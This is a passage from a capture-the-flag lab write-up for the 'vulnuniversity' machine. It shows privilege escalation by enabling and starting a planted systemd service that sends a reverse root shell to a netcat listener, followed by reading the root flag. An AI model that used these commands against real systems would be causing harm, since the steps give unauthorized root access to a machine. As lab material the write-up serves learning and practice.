-rw-r--r-- 1 www-data www-data 5631 Jan 16 13:32 ReverseShell.p[redacted]
-rw-r--r-- 1 www-data www-data  166 Jan 16 13:51 root.service
www-data@vulnuniversity:/var/www/html/internal/uploads$
```

We setup a netcat listener at port 1111, and run the root.service:


netcat -lvnp 1111

/bin/s[redacted] enable /var/www/html/internal/uploads/root.service

/bin/s[redacted] start root




```
www-data@vulnuniversity:/var/www/html/internal/uploads$ /bin/s[redacted] enable var/www/html/internal
/uploads/root.service
<s$ /bin/s[redacted] enable /var/www/html/internal/uploads/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /var/www/html/inte
rnal/uploads/root.service.
Created symlink from /etc/systemd/system/root.service to /var/www/html/internal/uploads/root.servic
e.
www-data@vulnuniversity:/var/www/html/internal/uploads$ /bin/s[redacted] start root
<r/www/html/internal/uploads$ /bin/s[redacted] start root
root@kali:~/Downloads#
```



```
root@kali:~/Downloads# netcat -lvnp 1111
listening on [any] 1111 ...
connect to [10.8.12.43] from (UNKNOWN) [10.10.33.161] 44180
bash: cannot set terminal process group (2168): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/# whoami
whoami
root
```

We obtained root access! Searching for the second flag:



```
root@vulnuniversity:/# cd root
cd root
root@vulnuniversity:~# ls -la
ls -la
total 28
drwx------  4 root root 4096 Jul 31 21:58 .
drwxr-xr-x 23 root root 4096 Jul 31 18:29 ..
lrwxrwxrwx  1 root root    9 Jul 31 21:56 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Jul 31 18:43 .cache
drwxr-xr-x  2 root root 4096 Jul 31 21:57 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Jul 31 21:58 root.txt
root@vulnuniversity:~# cat root.txt
cat root.txt
[redacted]
```

We obtained the final flag.